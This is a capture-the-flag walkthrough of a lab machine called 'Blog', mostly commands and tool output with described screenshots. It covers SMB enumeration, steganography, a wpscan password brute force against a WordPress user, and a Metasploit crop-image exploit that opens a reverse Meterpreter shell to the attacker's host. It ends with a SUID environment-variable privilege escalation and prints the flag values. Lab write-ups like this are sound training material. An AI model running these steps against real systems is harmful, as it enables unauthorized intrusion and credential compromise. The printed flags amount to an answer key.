

Blog

```
ping blog.thm
```

```
rustscan -r 1-65536 -a blog.thm -- -A -oN portscan
```

```
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 60  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAC3hfvTN6e0P9PLtkjW4dy+6vpFSh1PwKRZrML7ArPzhx1yVxBP7kxeIt3lX/qJWpxyhlsQwoLx8KDYdpQZlX5Br1PskO6H6TEVbxxrjBNdvrT1uFR9sq+Yuc1JbkF8dxMF51tiQF35g0Nqo+UhhjmJJg73S/VI9oQtYzd2GnQC8uQxE8Vf4lZpo6ZkvTDQ7om3t/cvsnNCgwX28/TRcJ53unRPmos13iwIcuvtfKUIINP
|   256 c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJtovk1nbftPnc/1GUqCcdh8XLsFpDxKYJd96BdYGPjEEdZGPKXv5uHnseNe1
|   256 5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICFVpt7khg8YIghnTYjU1VgqdsCRVz7f1Mi4o4Z45df8
80/tcp    open  http         syn-ack ttl 60  Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Billy Joel6#039;s IT Blog 6#8211; The IT blog
|_ http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_ http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-generator: WordPress 5.0
139/tcp   open  netbios-ssn  syn-ack ttl 60  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  P++t%V      syn-ack ttl 60  Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
```

On this machine 4 ports are open as **22, 80, 139, 445**

First go to the smb port that are easy find

```
smbclient -L \\\\.blog.thm\\
```

```
(root@Hindutva)-[~/Desktop/ctf/blog]
# smbclient -L \\\blog.thm\
Password for [WORKGROUP\root]:
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
BillySMB	Disk	Billy's local SMB Share
IPC\$	IPC	IPC Service (blog server (Samba, Ubuntu))

Reconnecting with SMB1 for workgroup listing.

Server	Comment
Workgroup	Master
WORKGROUP	BLOG

Find one share as **BillySMB**

```
smbclient \\\blog.thm\BillySMB
```

```
(root@Hindutva)-[~/Desktop/ctf/blog]
# smbclient \\\blog.thm\BillySMB
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
.
```

.	D	0	Tue May 26 23:47:05 2020		
..	D	0	Tue May 26 23:28:23 2020		
Alice-White-Rabbit.jpg	N	33378	Tue May 26 23:47:01 2020		
tswift.mp4	N	1236733	Tue May 26 23:43:45 2020		
check-this.png	N	3082	Tue May 26 23:43:43 2020		

```

15413192 blocks of size 1024. 9788772 blocks available
smb: \> get Alice-White-Rabbit.jpg
getting file \Alice-White-Rabbit.jpg of size 33378 as Alice-White-Rabbit.jpg (42.7 KiloBytes/sec) (average 42.7 KiloBytes/sec)
smb: \> get tswift.mp4
getting file \tswift.mp4 of size 1236733 as tswift.mp4 (362.0 KiloBytes/sec) (average 302.5 KiloBytes/sec)
smb: \> get check-this.png
getting file \check-this.png of size 3082 as check-this.png (5.7 KiloBytes/sec) (average 268.5 KiloBytes/sec)
smb: \> exit
```

Download all this **jpg**, **png** and **mp4** files using **get**

Check if any sensitive data has in this file using steghide

```
steghide --extract -sf Alice-White-Rabbit.jpg
```


```
(root@Hindutva)-[~/Desktop/ctf/blog]
# steghide --extract -sf Alice-White-Rabbit.jpg
Enter passphrase:
wrote extracted data to "rabbit_hole.txt".
```

```
(root@Hindutva)-[~/Desktop/ctf/blog]
# cat rabbit_hole.txt
You've found yourself in a rabbit hole, friend.
```

Nothing interesting here

Move on to the port **80**

On port **80**



The screenshot shows a web browser window with the address bar displaying 'blog.thm'. The browser's tab bar includes 'OffSec | Labs | Play', 'GTF0Bins', 'Reverse Shell', 'MSFvenom - Metasplo...', and 'vwm1ist'. The page header identifies the site as 'Billy Joel's IT Blog' with the tagline 'The IT blog'. The main content area has a light beige background and features a red 'UNCATEGORIZED' tag. The article title is 'A Note From Mom' in a large, bold, black font. Below the title, the author is listed as 'By Karen Wheeler', the date as 'May 26, 2020', and there are '2 Comments'. The article text, written in pink, reads: 'Hey Billy! I think this is such a good idea. With your recent firing, you can use this blog to write tutorials and guides, helping people that are just getting started in the IT industry like you were. I'm sure it'll help a lot of people.' This is followed by a paragraph: 'Remember not to let it get you down! Stay positive, keep doing what you're doing and something good will come your way.' The final paragraph states: 'Oh and don't forget to hide this post once you get up and running... that would be embarrassing lol!'

The screenshot shows a web browser window with the address bar displaying 'blog.thm'. The browser's taskbar at the top includes 'Reverse Shell', 'MSFvenom - Metasplo...', and 'vmlist'. The page content features a header 'The IT blog' and a main article titled 'A Note From Mom' under the 'UNCATEGORIZED' tag. The article is by Karen Wheeler, dated May 26, 2020, with 2 comments. The text of the article is in pink and discusses a blog idea for helping people in the IT industry. A Wappalizer overlay is visible on the right side of the browser window, displaying a list of technologies detected on the page. The 'WordPress 5.0' entry is highlighted with a red box. Other technologies listed include TinyMCE 4, PHP, Backbone.js 1.3.3, React 16.6.3, MediaElement.js 4.2.6, jQuery 1.12.4, and MySQL.

Reverse Shell MSFvenom - Metasplo... vmlist

The IT blog

UNCATEGORIZED

A Note From Mom

By Karen Wheeler May 26, 2020 2 Comments

Hey Billy! I think this is such a good idea. With your recent firing, you can use this blog to write tutorials and guides, helping people that are just getting started in the IT industry like you were. I'm sure it'll help a lot of people.

Remember not to let it get you down! Stay positive, keep doing what you're doing and something good will come your way.

Wappalizer

TECHNOLOGIES MORE INFO Export

CMS

- WordPress 5.0

Blogs

- WordPress 5.0

JavaScript frameworks

- Backbone.js 1.3.3
- React 16.6.3

Video players

- MediaElement.js 4.2.6

Font scripts

Rich text editors

- TinyMCE 4

Programming languages

- PHP

Operating systems

- Ubuntu

Databases

- MySQL

JavaScript libraries

- jQuery 1.12.4

Wordpress is running as a cms with **5.0** version

Fireup **wp-scan**

```
wpscan --url http://blog.thm -e u
```

```

[i] User(s) Identified:
[+] kwheel
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|     - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
[+] bjoel
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|     - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
[+] Karen Wheeler
| Found By: Rss Generator (Passive Detection)
| Confirmed By: Rss Generator (Aggressive Detection)
[+] Billy Joel
| Found By: Rss Generator (Passive Detection)
| Confirmed By: Rss Generator (Aggressive Detection)

```

Found two user as **kwheel** and **bjoel**

Perform bruteforce attack for password against the **kwheel** user

```

wpscan --url http://blog.thm --password-attack wp-login -P rockyou.txt -U
kwheel -t 50

```


```

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - kwheel / cutiepie1
Trying kwheel / skater1 Time: 00:00:49 <

[!] Valid Combinations Found:
| Username: kwheel, Password: cutiepie1

```

Find valid password as **cutiepie1**



Successfully login into the **kwheel** account. But can't find way to get a shell.

Search for wordpress version

```
(root@Hindutva) ~/Desktop/ctf/blog
# searchsploit wordpress 5.0
```

Exploit Title	Path
NEX-Forms WordPress plugin < 7.9.7 - Authenticated SQLi	php/webapps/51042.txt
WordPress 5.0.0 - Image Remote Code Execution	php/webapps/49512.py
WordPress Core 5.0 - Remote Code Execution	php/webapps/46511.js
WordPress Core 5.0.0 - Crop-image Shell Upload (Metasploit)	php/remote/46662.rb
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts	multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service	php/dos/47800.py
WordPress Plugin AN Gradebook 5.0.1 - SQLi	php/webapps/51632.py
WordPress Plugin Custom Pages 0.5.0.1 - Local File Inclusion	php/webapps/17119.txt
WordPress Plugin Database Backup < 5.2 - Remote Code Execution (Metasploit)	php/remote/47187.rb
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities	php/webapps/39553.txt
WordPress Plugin FeedWordPress 2013.0426 - SQL Injection	php/webapps/37067.txt
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection	php/webapps/44943.txt
WordPress Plugin leenk.me 2.0.0 - Cross-Site Request Forgery / Cross-Site Scripting	php/webapps/39704.txt
WordPress Plugin Marketplace Plugin 1.0.0 < 1.6.1 - Arbitrary File Upload	php/webapps/18988.php
WordPress Plugin Network Publisher 5.0.1 - 'networkpub key' Cross-Site Scripting	php/webapps/37174.txt
WordPress Plugin Nmedia WordPress Member Conversation 1.35.0 - 'doupload.php' Arbitrary File Upload	php/webapps/37353.php
WordPress Plugin Quick Page/Post Redirect 5.0.3 - Multiple Vulnerabilities	php/webapps/32867.txt
WordPress Plugin RegistrationMagic V 5.0.1.5 - SQL Injection (Authenticated)	php/webapps/50686.py
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection	php/webapps/48918.sh
WordPress Plugin Smart Slider-3 3.3.0.8 - 'name' Stored Cross-Site Scripting (XSS)	php/webapps/49958.txt
WordPress Plugin WP-Property 1.35.0 - Arbitrary File Upload	php/webapps/18987.php

Shellcodes: No Results

Fireup msfconsole

```
msf6 > search wordpress 5.0
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/wp_crop_rce	2019-02-19	excellent	Yes	WordPress Crop-image Shell Upload
1	exploit/unix/webapp/wp_property_upload_exec	2012-03-26	excellent	Yes	WordPress WP-Property PHP File Upload Vulnerability
2	exploit/multi/http/wp_plugin_fma_shortcode_unauth_rce	2023-05-31	excellent	Yes	WordPress File Manager Advanced Shortcode 2.3.2 - Unauthenticated Remote Code Execution
3	auxiliary/scanner/http/wp_woocommerce_payments_add_user	2023-03-22	normal	Yes	WordPress Plugin WooCommerce Payments Unauthenticated Admin Creation
4	auxiliary/scanner/http/wp_registrationmagic_sql	2022-01-23	normal	Yes	WordPress RegistrationMagic task_ids Authenticated SQLi

```
msf6 exploit(multi/http/wp_crop_rce) > set PASSWORD cutiepie1
PASSWORD => cutiepie1
msf6 exploit(multi/http/wp_crop_rce) > set USERNAME kwheel
USERNAME => kwheel
msf6 exploit(multi/http/wp_crop_rce) > set RHOSTS blog.thm
RHOSTS => blog.thm
msf6 exploit(multi/http/wp_crop_rce) > set LHOST 10.10.74.23
LHOST => 10.10.74.23
msf6 exploit(multi/http/wp_crop_rce) >
```

Set the necessary options and type run or exploit

```
msf6 exploit(multi/http/wp_crop_rce) > exploit

[*] Started reverse TCP handler on 10.10.74.23:4444
[*] Authenticating with WordPress using kwheel:cutiepie1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39927 bytes) to 10.10.74.23
[*] Meterpreter session 1 opened (10.10.74.23:4444 -> 10.10.74.23:33178) at 2023-09-04 12:06:49 +0530
[*] Attempting to clean up files...

meterpreter > shell
Process 19946 created.
Channel 1 created.
/bin/bash -i
bash: cannot set terminal process group (972): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blog:/var/www/wordpress$ whoami
www-data
www-data@blog:/var/www/wordpress$ |
```

Now we are **www-data** user of the system

```
find / -perm -4000 -type f 2>/dev/null
```

```

www-data@blog:/home/bjoel$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/sbin/checker
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/bin/mount
/bin/fusermount
/bin/umount
/bin/ping
/bin/su

```

```

www-data@blog:/home/bjoel$ /usr/sbin/checker
/usr/sbin/checker
Not an Admin
www-data@blog:/home/bjoel$ ltrace /usr/sbin/checker
ltrace /usr/sbin/checker
getenv("admin")           = nil
puts("Not an Admin")      = 13
Not an Admin
+++ exited (status 0) +++
www-data@blog:/home/bjoel$ |

```

After running we found that program is executing something with the **getenv** function


```

meterpreter > download /usr/sbin/checker
[*] Downloading: /usr/sbin/checker → /root/Desktop/ctf/blog/checker
[*] Downloaded 8.23 KiB of 8.23 KiB (100.0%): /usr/sbin/checker → /root/Desktop/ctf/blog/checker
[*] Completed : /usr/sbin/checker → /root/Desktop/ctf/blog/checker
meterpreter > |


```


Download the file using metasploit in-built download function.

After downloading open it into your local machine using **ghidra** software.



Select the **main** function



In this above code **pcVar1** variable stored the value of **admin** environment variable. After that **pcVar1** variable check is that admin is set or not as a environment variable if not then it print **Not an Admin** else **setuid** as **0** means as **root** user and execute **/bin/bash**.

Back to our shell of meterpreter and set admin as environment variable

```
export admin=1
```

and run the file

```
www-data@blog:/home/bjoel$ export admin=1
export admin=1
www-data@blog:/home/bjoel$ /usr/sbin/checker
/usr/sbin/checker
whoami
root
id
uid=0(root) gid=33(www-data) groups=33(www-data)
/bin/bash -i
bash: cannot set terminal process group (972): Inappropriate ioctl for device
bash: no job control in this shell
root@blog:/home/bjoel# |
```

Now we are **root** user of the system

```
root@blog:/home/bjoel# cd /root
cd /root
root@blog:/root# ls
ls
root.txt
root@blog:/root# cat root.txt
cat root.txt
9a0b2b618bef9bfa7ac28c1353d9f318
root@blog:/root# |
```

```
root@blog:/root# find / -name "user.txt" -type f 2>/dev/null
find / -name "user.txt" -type f 2>/dev/null
/home/bjoel/user.txt
/media/usb/user.txt
root@blog:/root# cat /media/usb/user.txt
cat /media/usb/user.txt
c8421899aae571f7af486492b71a8ab7
root@blog:/root# |
```